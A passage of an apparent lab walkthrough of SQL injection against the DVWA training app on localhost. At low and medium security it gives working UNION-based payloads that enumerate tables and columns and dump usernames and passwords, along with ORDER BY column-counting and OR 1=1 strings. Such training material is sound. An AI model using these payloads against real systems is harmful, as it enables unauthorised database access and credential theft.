
7. To see the number of **tables present in the database**:

http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select **table_name**, 2 from **information_schema.tables**--+&Submit=Submit#




8. To see all the **tables in the current database**:

http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select **table_name**, 2 from **information_schema.tables where table_schema=database()**--+&Submit=Submit#




9. To find number of columns present in the table name ‘users’ :

http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select **column_name**, **2 from information_schema.columns** where **table_name='users'**--+&Submit=Submit#



10. To find values present in the column like user and password:

http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select group_concat(user,0x3a,password), 2 from users--+&Submit=Submit#



B. MEDIUM SEVERITY


Uses POST as input method:

Here, Id parameter undergoes a real escape string.

The real_escape_string() / mysqli_real_escape_string() function, escapes special characters in a string for use in an SQL query, taking into account the current character set of the connection.

1. If we use **id=4"&Submit=Submit ,** where & is a special character, it is treated as backslash. In Fact all special characters used in POST input are treated as a backslash. It is a type of input validation.


We can see an error as below:



So, if we remove the special character we won't get any error.

- Note that here space is not treated as a special character.


id=4 OR 1=1--&Submit=Submit



2. Now, to see the number of columns, we will use:

id=4 ORDER BY 2--&Submit=Submit


We get no errors here.



But, when we use:


id=4 ORDER BY 3--&Submit=Submit

We get an error in this case, as there are only two columns available:




2. Selecting the column :

id=4 Union Select 1,2--&Submit=Submit




3. Finding the database and its version :

id=4 Union Select database(),version()--&Submit=Submit




4. Finding table names :

id=4 Union Select table_name,2 from information_schema.tables--&Submit=Submit




5. To see the tables in the current database I am in and by giving the table name:

id=1 Union Select table_name,2 from information_schema.tables where table_schema=database()--&Submit=Submit




6. To find the total number of columns:

id=1 Union Select column_name,2 from information_schema.columns--&Submit=Submit



7. To find the number of columns:

